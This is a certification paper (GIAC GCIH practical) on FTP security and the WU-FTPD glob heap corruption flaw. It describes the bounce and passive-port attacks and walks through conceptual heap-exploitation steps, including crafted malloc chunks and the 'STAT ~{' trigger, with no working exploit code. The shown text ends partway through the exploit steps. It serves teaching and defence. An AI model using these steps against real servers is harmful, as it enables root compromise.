Global Information Assurance Certification Paper

Cyber Defense Initiative

FTP Security and the WU-FTP File Globbing Heap Corruption Vulnerability

Warwick Webb

GCIH Practical Assignment
Version 2.0

I. Targeted Port

A. Introduction

The port selected for this practical was TCP port 21. This port is most commonly associated with the File Transfer Protocol (FTP).

As a result of its popularity and the wide variety of FTP client and server software available, FTP is one of the most widely probed services on the Internet today. More than 267,000 probes of port 21 were reported to www.incidents.org on Jan. 12th – approximately one third of all probes reported to the organization on that date (www.incidents.org).



Figure 1.1: Most frequently probed ports, as of 1/1/02 (www.incidents.org)

Port 21 was the 3rd most probed port in the five day period preceding Jan. 12th – surpassed only by port 80, commonly used by Web servers, and port 22, the SSH port which has seen increased probing activity recently because of several recently discovered vulnerabilities in this protocol.

There are several possible explanations for the high number of probes directed at port 21:

- FTP servers are ubiquitous – most major organizations, universities, and government agencies maintain at least one FTP server that is accessible from the Internet.
- FTP servers are included (and often enabled) by default with many major operating systems, including most versions of UNIX and Linux and some versions of Microsoft Windows. As a result, many computers on the network are running default "out-of-the-box" (and often unpatched) FTP servers, unbeknownst to their owners.
- Like many other network services such as DNS and WWW, FTP servers are often set up to execute with administrative privileges on their host. Thus, if a malicious user is able to exploit a vulnerability in the FTP server software, that attacker could gain privileged access to the machine.

B. Port 21 Services and Applications

Port 21 is commonly used as the "control connection" port for FTP servers, and it has been reserved by the Internet Assigned Numbers Authority for this purpose [1]

There are numerous commercial and freely distributable FTP servers and clients available for almost every operating system platform. The most popular Unix FTP server is WU-FTP, developed by the University of Washington. This server has a number of documented security vulnerabilities – one of which, the File Globbing Heap Corruption Vulnerability, will be explored in detail in Part II of this paper. This exploit does not represent a weakness in the FTP protocol itself, but rather a vulnerability in the WU-FTP implementation of the protocol. There are several security weaknesses in the FTP protocol itself, and these are summarized in the first part of Section D: FTP Security Issues and Vulnerabilities.

C. The File Transfer Protocol: An Overview

The File Transfer Protocol is designed to enable easy and reliable transfer of files between hosts on a network. It is one of the "core" application-level protocols developed during the early years of the Internet, along with SMTP (Simple Mail Transfer Protocol) and HTTP (Hyper Text Transfer Protocol). [2]

The protocol was first formalized as an Internet standard in RFC 959, which was published in October, 1985. Since then, FTP has been extended to include support for IPv6, network address translation, and strong authentication, among other things, but the core protocol requirements outlined in the original RFC almost 20 years ago are still adhered to by FTP servers and clients today.

Although initially intended primarily for use by application software, FTP is widely used directly by end users to transfer files between machines on a network.

FTP is a client/server protocol – the client connects to the FTP server to transfer files to and from that server. An FTP session consists of two connections between the client and the server – a *control connection*, used to transfer commands and responses between the client and the server, and a *data connection*, used to transfer files and directory listings between the client and the server.

[1] Reynolds and Postel, RFC 1340: ASSIGNED NUMBERS

[2] The material in section C is adapted primarily from Reynolds and Postel, RFC 959: FILE TRANSFER PROTOCOL.

1. The Control Connection

The control connection is initiated when the FTP client connects to the FTP server's control port, usually port 21. The client and the server communicate over the control connection using the standards set forth in the Telnet protocol.

If the client instructs the server to send or receive files or other data, a separate data connection is established for this purpose (see "The Data Connection").

All interaction between the client and the server over the control connection proceeds as follows:

- *The FTP client sends a "command code" to the server, along with any necessary arguments for that command code.*
- *The server takes appropriate action based on that command code, and then responds with one or more three-digit "reply codes", often followed by text.*

Command Codes

FTP command codes are defined in the FTP RFC. Although FTP command codes can be provided directly to the FTP server by the end user, they are usually sent by the FTP client software as the result of an end user command.

For example, typing "*ls*" at the command prompt for most FTP clients will cause the client to send the LIST command to the server.

Command Code	Arguments	Description	Example
USER	<Username>	Log in to the FTP server as <Username>	USER jsmith
PASS	<Pass>	Provides the password for the username supplied with the "USER" command code	PASS rosebud
RETR	<File Name>	Instructs the FTP server to establish a data connection with the client and end <File Name> over that data connection	RETR news.txt
STOR	<File Name>	Instructs the FTP server to establish a data connection with the client and receive <File Name> over that data connection	STOR house.gif
SITE	<Service>	Instructs the FTP server to run the specified <Service> on the server host	SITE EXEC
LIST	<Directory Name>	Sends a directory listing of the specified directory (or the default directory, if none is specified) to the client via a data connection	LIST /home/jsmith

Figure 1.2: Common FTP Command Codes (RFC 959)

Reply Codes

Each command code from the client results in at least one reply code from the server. This ensures that the client software is always aware of the current state of the server.

Please note that replies from an FTP server always consist of two sections – the three-digit reply code, which is interpreted by the FTP client software, and an implementation-specific text string, which is ignored by the client software and presented to the end user.

The reply codes returned by the server are strictly defined in the FTP standard, but the text strings that often follow these codes vary widely among FTP servers. This is acceptable, because the text following the reply code is intended only for human use and is not processed by the FTP client software.

FTP Control Connection protocol: An example

To better illustrate the communication between an FTP client and server over the FTP control connection, consider the exchange that occurs when a user logs on to an FTP server:



Figure 1.3: An FTP Control Connection

In this example, the FTP client software would generally prompt the end user for the appropriate username, and then send the command code and arguments shown in step 1. The server replies with reply code 331. Each digit in this reply code is significant – the first digit indicates that the server has accepted the command but is awaiting further information from the client (in this case, the password). The second digit indicates that this is an "authentication and accounting" message, and the third digit distinguishes this individual reply from other authentication and accounting messages.
The text that follows this reply code ("Password required for jsmith") is intended for human use only. A different FTP server implementation may send a different text string after the 331 reply code.
The client supplies the server with the user's password in step 3, and the server responds with the reply code 230 – a "go ahead" message that informs the client that the user has successfully logged in and that the client may proceed with the next command. In this

case, the server sent several 230 reply code messages in order to provide the end user with a login "banner". This is acceptable under the FTP specifications, as long as the first instance of the reply code is followed by a '-' character, and the last instance of the reply code is followed by a space.

Following the login process, the user may request directory listings or transfer a file to or from the server. If such an action is requested over the control connection, a separate "data connection" is established between the client and the server in order to transfer the data.

2. The Data Connection

All FTP directory listings and file transfers take place over a data connection. This data connection is established at the beginning of a file transfer, and closed when the data transfer is complete. The protocol supports two methods for establishing this data connection: "active", in which the FTP server initiates the data connection with the client, and "passive", in which the client initiates the data connection with the server.

Active Connections

By default, an FTP server will attempt to establish an "active" data connection with a client. When the user requests to send or receive a file or receive a directory listing by issuing a command over the control connection, the FTP server attempts to establish a new connection from TCP port 20 on the server machine to a specified or default port on the client machine.
The client can specify which port the server should connect to by issuing the "PORT" command before requesting the data transfer. The "PORT" command is followed by the IP address and port number (as six comma-separated digits) that the FTP server should connect to in order to transfer the data. If no "PORT" command is issued by the client before the transfer is requested, the server will attempt to initiate a data connection with the client port that was used to establish the control connection.



Figure 1.4: An Active FTP Data Connection

This method of establishing a data connection has one primary drawback – it requires that the FTP server make an outbound connection to a client. If the FTP server is behind a firewall and the client is on another network (possibly the Internet) then the network administrator is forced to allow outbound connections from the FTP server. This is obviously undesirable from a security perspective.
As a result, "passive" FTP connections are often used to transfer files to or from FTP servers that are behind firewalls.

Passive Connections

A "passive" data connection is initiated by the FTP client. When the FTP client is ready to send or receive a file, it sends the "PASV" command code over the control connection. The server responds with a "227" reply code, which includes the IP address and port number that the client should connect to in order to transfer the file. The client then connects to the specified port on the FTP server, and the data connection is established.



Figure 1.5: A Passive FTP Data Connection

It is important to note that if "passive" connections are used, all control and data connections in an FTP session are made from the client to the server. This is ideal for FTP servers that are located behind a firewall, because the network administrator need only allow *inbound* connections to the FTP server.

D. FTP Security Issues and Vulnerabilities

There are a number of confirmed security weaknesses in both the FTP protocol itself and implementations of the FTP protocol.

1. Protocol Vulnerabilities

Bounce Attack:

Perhaps the most widely-known FTP protocol exploit is the "bounce attack". The FTP protocol specification does not place any restrictions on the IP address and port provided with a "PORT" command – as a result, a malicious user can connect to an FTP server and instruct it to open a data connection with another host on any given port [3].

This security weakness in the protocol specification can be exploited in several ways:

a. A malicious user can exploit a "trust relationship" between the FTP server and another host on the network.
For example, a network may be set up to allow Telnet connections from the FTP server to an internal database server.
To exploit this trust relationship, an attacker could take the following steps:
- Connect to the FTP server and upload a file containing Telnet commands.
- Issue a PORT command to the FTP server followed by the IP address of the database server and the desired target port (in this case, 23).
- Instruct the FTP server to send the file containing the Telnet commands to the IP address and port provided with the PORT command. As a result, the FTP server will connect to the database server's Telnet port and send the commands in the file [3].

b. A malicious user can use the FTP server to conceal the source of an attack on another host.
For example, an attacker could connect to an FTP server and use the PORT command to send data to any other host on the Internet. The FTP server could be used to attack other hosts (for example, send malicious code to a vulnerable mail server) or send "spam" e-mail to other hosts on the Internet [3].

The following steps should be taken to ensure that an FTP server cannot be used to launch a "bounce attack":
- FTP servers should be configured to prevent users from downloading files uploaded by anonymous users. This prevents users from uploading files containing commands and then directing those commands to another host on the Internet. [3]
- The FTP server should only establish data connections with the IP address that established the control connection. Although this is technically a violation of the FTP protocol specification, it has been implemented in many popular FTP server distributions. [4]

---

[3] Hobbit, An FTP Security Hole. http://yarchive.net/comp/ftp_attack.html

[4] CIAC Information Bulletin I-018A: FTP Bounce Vulnerability. http://www.ciac.org/ciac/bulletins/i-018a.shtml

In addition, system administrators can prevent "bounce attacks" from being directed at their network by blocking incoming traffic to "reserved ports" that originate from port 20 (FTP data). [3]

"Passive Aggressive" Attack

While the "bounce attack" takes advantage of active FTP data connections, the "passive aggressive" attack exploits passive FTP data connections to gain unauthorized access to files on the FTP server (or upload files without authorization).
When the "PASV" command is issued to an FTP server, the server selects a port on which to listen for a data connection from the FTP client. Many FTP server implementations simply increment the port number by one for each new connection. As a result, an attacker can monitor the FTP server to gauge its connection rate, issue the "PASV" command to determine the initial port number, and then begin connecting to subsequent port numbers in an attempt to intercept and download a file intended for another FTP client. This vulnerability could allow a malicious user to download sensitive files without authenticating with the FTP server.
Similar techniques can be used to upload files to the FTP server without authorization. Many popular FTP server implementations provide protection against the "passive aggressive" attack by selecting data connection ports randomly, and by ensuring that the IP address that is attempting to connect to the data port is the same IP address that established the control connection. [5]

Other Protocol Vulnerabilities

There are several other vulnerabilities in the FTP protocol. All information sent over the control connection (including username and password) is in plaintext, and can be intercepted with a network sniffer. Files sent over the data connection are also unencrypted.
The anonymous FTP user account that is configured on many FTP servers is also a security vulnerability – this account can be used by groups of people to transfer large (and possibly illegal) files between one another, and also provides malicious users with an account from which they can exploit "root level" vulnerabilities in the FTP server software.

2. Implementation Vulnerabilities

Although there are several documented vulnerabilities in the FTP protocol itself, the majority of dangerous "root level" exploits take advantage of weaknesses in the software

---

[5] Seifried, Kurt. Problems with the FTP Protocol http://www.seifried.org/security/network/20010926-ftp-protocol.html

implementations of the FTP protocol. One of these vulnerabilities – the WU-FTP File Globbing Heap Corruption Vulnerability – is the focus of this paper and will be discussed in detail in the next section.

Another well-known implementation vulnerability is the WU-FTP Remote Format String Stack Overwrite Vulnerability. This security hole, also known as the "SITE EXEC" vulnerability, allows an attacker to execute arbitrary code on the FTP server by sending specially crafted input with the FTP "SITE EXEC" command. Because proper input validation is not performed before this input is passed to printf(), it is possible for the user to overwrite data on the stack, such as a return address location [6]

[6] bugtraq ID # 1387: Wu-Ftpd Remote Format String Stack Overwrite Vulnerability. http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=1387

II. Specific Exploit

A. Background

The FTP exploit described in this paper takes advantage of what is commonly known as the "WU-FTP File Globbing Heap Corruption Vulnerability" – the most recent in a series of security vulnerabilities discovered in FTP server "globbing" code. This code expands special characters provided by the user. For example, many FTP servers would transform the string '*.exe' into a list of all files ending with the string '.exe'. [7]

This vulnerability is the result of improper error reporting and checking by a function in the WU-FTP daemon's "glob" code. As a result of this vulnerability, it is possible for a malicious user to execute arbitrary code with the privileges of the FTP server by carefully manipulating and then freeing unallocated "heap" memory. This vulnerability can be exploited by any user with an account on a vulnerable FTP server, including those who log in with anonymous access. [8]

The vulnerability exists in WU-FTP 2.6.1 and all previous versions. As a result, most major Linux distributions contained this vulnerability. Other flavors of Unix were generally unaffected by the bug.

This security hole was first reported on the SecurityFocus.com vuln-dev mailing list on April 30, 2001 by Matt Power of BindView Corporation's Razor Team. Power noticed that certain FTP servers behaved erratically when sent the string '~{'. Some of the FTP servers he tested died with a memory "segmentation fault" when sent the string, while others kept running but responded with unusual reply messages.

> "There isn't any ftpd for which I've found an exploit by which the "CWD ~{" behavior can be leveraged to allow execution of significantly undesirable code," Power noted in his posting to the mailing list [9]

But about eight months later, a host of security and software companies announced that the WU-FTP "glob" vulnerability could be exploited to obtain privileged access, and warned that a functioning exploit was already circulating the Internet. A cooperative announcement was originally scheduled for December 3, 2001, but a premature public

---

[7] CERT CA-2001-007: File Globbing Vulnerabilities in Various FTP Servers. http://www.cert.org/advisories/CA-2001-07.html

[8] CERT Vulnerability Note VU#886083: WU-FTPD does not properly handle file name globbing. http://www.kb.cert.org/vuls/id/886083

[9] SecurityFocus vuln-dev mailing list: some ftpd implementations mishandle CWD ~{. http://www.securityfocus.com/archive/82/180823

warning by Red Hat forced other vendors to scramble to release patches to fix this vulnerability. [10] Many security organizations recommended that vulnerable FTP servers be shut down and anonymous FTP access disabled until these patches were made available. [11]

B. Exploit Details

1. Names

CVE: CAN-2001-0550
CERT: CA-2001-33 – Multiple Vulnerabilities in WU-FTPD
Bugtraq: CORE-20011001 - Wu-FTP glob heap corruption vulnerability
X-Force: WU-FTPD glob() function error handling heap corruption
Bugtraq ID # 3581: Wu-Ftpd File Globbing Heap Corruption Vulnerability

2. Operating Systems

Caldera: OpenLinux 2.3, Server 3.1, OpenLinux eBuilder (All Versions), OpenLinux eDesktop 2.4, OpenLinux eServer 2.3.1, OpenUnix 8.0.0, UnixWare 7
Conectiva: Linux 5.0, Linux 5.1, Linux 6.0, Linux 7.0, Linux ecommerce, Linux prg graficos
Debian: Linux 2.2
Immunix: OS 7.0
Mandrake: Linux 7.1, Linux 7.2, Linux 8.0, Linux 8.1, Linux Corporate Server 1.0.1
Red Hat: Linux 6.2, Linux 7.0, Linux 7.1, Linux 7.2
SuSE: Linux 6.3, Linux 6.4, Linux 7.0, Linux 7.1, Linux 7.2, Linux 7.3
Wu-FTPD: Version 2.6.1 and all previous versions (Source: X-Force: WU-FTPD glob() function error handling heap corruption)

3. Protocols

This vulnerability only affects the WU-FTP daemon. It is not an FTP protocol-specific vulnerability.

[10] bugtraq ID # 3581: Wu-Ftpd File Globbing Heap Corruption Vulnerability. http://www.kb.cert.org/vuls/id/886083

[11] CERT CA-2001-033: Multiple Vulnerabilities in WU-FTPD. http://www.cert.org/advisories/CA-2001-33.html

C. Description of Variants

1. Overview

On April 10 2001, PGP's COVERT Labs reported that filename globbing vulnerabilities in several FTP servers could allow a malicious user to gain privileged access. These vulnerabilities affected Unix distributions such as FreeBSD, NetBSD, OpenBSD, HP-UX, IRIX, and Sun Solaris. [12] The vulnerabilities were assigned the following names:

CERT: Advisory CA-2001-07 File Globbing Vulnerabilities in Various FTP Servers
CVE: CAN-2001-0247

2. Details

The vulnerabilities discovered by COVERT labs can be divided into two categories: those that are the result of expanding excessively long strings containing globbing characters (expansion vulnerabilities), and those that are the result of weaknesses in the internal globbing code itself (implementation vulnerabilities). [12]

Expansion vulnerabilities arise because some FTP servers do not perform adequate "bounds checking" on user-supplied data. This lack of "bounds checking" may be in part because it is assumed that the user cannot supply more than 512 bytes – the amount of data that can be read from a socket at one time. But by using "globbing" characters, the user can supply a string that is significantly longer than 512 bytes, exploiting the lack of bounds checking in order to launch a buffer overflow attack. [13]

Certain FTP server implementations contain buffer overflow vulnerabilities in their globbing code. By sending specially crafted strings to these FTP servers, malicious users can "smash the stack" and execute arbitrary code on the machine. [12]

3. Similarities and Differences

Although these vulnerabilities were found in the globbing code of FTP servers, they differ from the WU-FTP File Globbing Heap Corruption Vulnerability in a number of ways.

First, the security holes discovered by COVERT labs were buffer overflow vulnerabilities. In contrast, the WU-FTPD globbing vulnerability arises because, under certain circumstances, "heap" memory is released by the FTP server software even though that memory was never allocated to the process in the first place.

---

[12] PGP COVERT Labs Security Advisory: Globbing Vulnerabilities in Multiple FTP Daemons. http://www.pgp.com/research/covert/advisories/048.asp

[13] bugtraq ID # 2548: Multiple Vendor BSD ftpd glob() Buffer Overflow Vulnerabilities. http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=info&id=2548

Second, the earlier vulnerabilities discovered by COVERT labs could, in most cases, only be exploited if the user had permission to create directories on the server. As a result, most anonymous FTP servers were not vulnerable to attack. The WU-FTP globbing vulnerability, on the other hand, can be exploited by anyone who can log in to a vulnerable FTP server.

D. How the exploit works

1. Overview

This exploit takes advantage of improper error checking in the WU-FTP "glob.c" code to insert and later execute arbitrary code (in this case, a command shell) on the operating system's memory "heap". If the exploit is successful, this code is executed with the privileges of the FTP server, which usually runs as root.
In order to describe how this exploit works, it is necessary to explain what "heap" memory is and how it is dynamically allocated to processes by the operating system.

2. "Heap" Memory

Most operating systems (including Unix, Linux, and Microsoft Windows) allocate memory dynamically to processes from a "heap" of free memory addresses.
The algorithms that allocate and reclaim this memory are loosely referred to as "malloc" implementations. These algorithms ensure that memory fragmentation is kept to a minimum and performance is high. There are three major malloc implementations in use today - System V, which is found in Sun Solaris and Irix, GNU C, which is used by the Linux kernel, and RtlHeap, the Microsoft Windows malloc implementation. [14]

This paper will focus on the GNU C malloc implementation, because it is this implementation that allows the WU-FTP heap corruption exploit to succeed.

The GNU C malloc implementation organizes free memory as "chunks". Because applications may request (and later release) memory chunks of any given size, the heap is fragmented with free memory chunks of many different sizes.

Information about the size and status of memory chunks is stored within the chunks themselves. This "in-band" memory management process is a security vulnerability, because it mixes data on the heap with management information about that data. As a result, an attacker could in some circumstances overwrite memory management information with arbitrary values stored as data on the heap.
A GNU C memory chunk has the following structure:

[14] The material in this section is adapted primarily from Anonymous, Once upon a free()... Phrack Magazine 57, Article 9. http://www.phrack.org/phrack/57/p57-0x09



Figure 2.1: A GNU C Memory Chunk

1. *Previous Size:* The first element in the memory chunk contains the size of the previous memory chunk (if the previous memory chunk is unused) or contains data from the previous chunk (if the previous memory chunk is used).
2. *Size:* The second element in the memory chunk contains two pieces of management information: The size of the current memory chunk, and whether or not the previous memory chunk is currently in use. The latter piece of information is stored in the Least Significant Bit (LSB) of this element.
3. *Data:* The third element in the memory chunk contains the application data itself.

The exploit described in this paper takes advantage of the way previously allocated chunks are "freed" by the operating system. Therefore, it is important to explain the steps that are taken when a memory chunk is freed:

a. The neighboring memory chunks are checked to determine if they are free or in use.

b. If the neighboring memory chunks are in use, the memory chunk being freed is added to a "double linked list" of unconsolidated memory chunks. In order to add this chunk to the linked list, two memory pointers are added to the chunk. These pointers (identified here as "fd" and "bk") are added to the now unused data section of the chunk. The "fd" pointer points to the next free memory chunk in the linked list, and the "bk" pointer points to the previous free memory chunk in the linked list. The freed memory chunk now has the following structure:



Figure 2.2: A GNU C Memory Chunk on the Free Memory List

c. On the other hand, if the previous or following memory chunks are not in use (and are therefore currently part of the linked list) the following steps are taken (for each free neighboring chunk):

d. The memory location pointed to by the neighboring chunk's "fd" pointer is overwritten with the memory location pointed to by the neighboring chunk's "bk" pointer. As a result, the neighboring memory chunk is removed from the linked list and the memory locations that it was linked to are linked together.

e. The neighboring chunk is consolidated with the memory chunk being freed, and the new consolidated memory chunk is added to the linked list.

Please note that in step C ***a memory location is overwritten with a pointer to another memory location.*** If an attacker can control which memory location is overwritten, and can insert arbitrary code in the memory location referenced by the pointer, the attacker can cause the arbitrary code to be executed when the overwritten memory location is referenced.

This vulnerability in the GNU C malloc implementation plays a central role in the WU-FTP exploit described in this paper.

3. The WU-FTP Vulnerability

The WU-FTP File Globbing Heap Corruption Vulnerability lies in the "glob.c" code, This code is responsible for expanding user input containing globbing characters (such as * or ~)[15].

Specifically, the function ftpglob() within this globbing code is responsible for performing the task of expanding globbing characters.
The ftpglob() function obtains a chunk of free memory using malloc(), fills that memory chunk with the expanded data, and returns a pointer to the memory chunk.
See Figure 2.3 for an example of an ftpglob() function call.

```
   else if (logged_in && $1 && strncmp($1, "~", 1) == 0) {
        char **globlist;

        globlist = ftpglob($1);
[...]   }
```

Figure 2.3: An ftpglob() function call

Note in Figure 2.3 that the calling function creates a new pointer (globlist) and calls ftpglob() to initialize this pointer with a valid memory address containing the results of the function call. After the calling function has used the data in this memory location, it calls free() to release the data back to the heap.

[15] The material in this section is adapted primarily from Core Security Technologies: Vulnerability Report for WU-FTPD Server http://www.corest.com/pressroom/advisories_desplegado.php?idx=172&idxsection=10#

If ftpglob() was unable to expand the user supplied input, it sets the error variable 'globerr' and *does not return a pointer to a memory location*.

It is the responsibility of the calling function to check the error variable 'globerr' before attempting to access or free the memory location returned by ftpglob().

However, when the ftpglob() function is passed the string '~{', it fails to correctly process the string *but does not* set the error variable 'globerr'. As a result, the calling function attempts to use and later free a memory pointer that was never initialized.

Because this memory pointer was never initialized, it contains whatever value was previously in the heap. Therefore, if an attacker can modify data in the heap before the globbing function call takes place, the attacker can control which memory location is freed.

4. Exploiting the Vulnerability: A Generalized Approach

The previous section described the vulnerability present in the WU-FTP globbing code. This vulnerability could allow a malicious user who is able to control the contents of the heap to instruct the operating system to free an arbitrary memory location on the heap.

Although it may appear that allowing an attacker to free an arbitrary memory location is not a security risk, it is important to remember that when a memory chunk is freed by the GNU C malloc implementation ***a memory location is overwritten with a pointer to another memory location.***

Thus, the WU-FTP File Globbing Heap Corruption Vulnerability could give an attacker the ability to overwrite a location in memory with a pointer to another memory location.

The exploit for this vulnerability requires the following steps to be taken:

1) The attacker inserts on the heap a pointer to a memory location.
2) The attacker further manipulates the heap by creating a specially crafted memory chunk at the memory location referenced in step 1. The attacker also creates an identical memory chunk neighboring this one. Figure 2.4 illustrates what one of these identical memory chunk would look like:



Figure 2.4: A maliciously crafted memory chunk

3) The memory chunks inserted on the heap in step 2 include bogus memory management information, such as the "fd" and "bk" pointers that are supposed to point to previous and subsequent memory chunks on the free memory linked list. Instead, "fd" points to a location in memory containing malicious code inserted by the attacker (usually a shell), and "bk" points to a memory location that the attacker wishes to overwrite with a pointer to the malicious code.
In addition, the "size" element of these specially crafted memory chunks indicates that the neighboring memory chunk is free.

4) The attacker issues the command 'STAT ~{' (or a similar command containing the string '~{') to the FTP server.

5) The ftpglob() code does not initialize the memory location, and as a result the FTP server attempts to free the memory location provided by the attacker in step 1. This memory location contains the specially crafted memory chunk created in step 2 of this exploit.

6) The operating system checks the adjacent memory chunk (also created by the attacker in step 2) and determines that it is not in use and should be consolidated with the chunk being freed. ***As a result, the memory location pointed to by the "bk" pointer is overwritten with the memory location pointed to by the "fd" pointer.*** (See Figure 2.5)
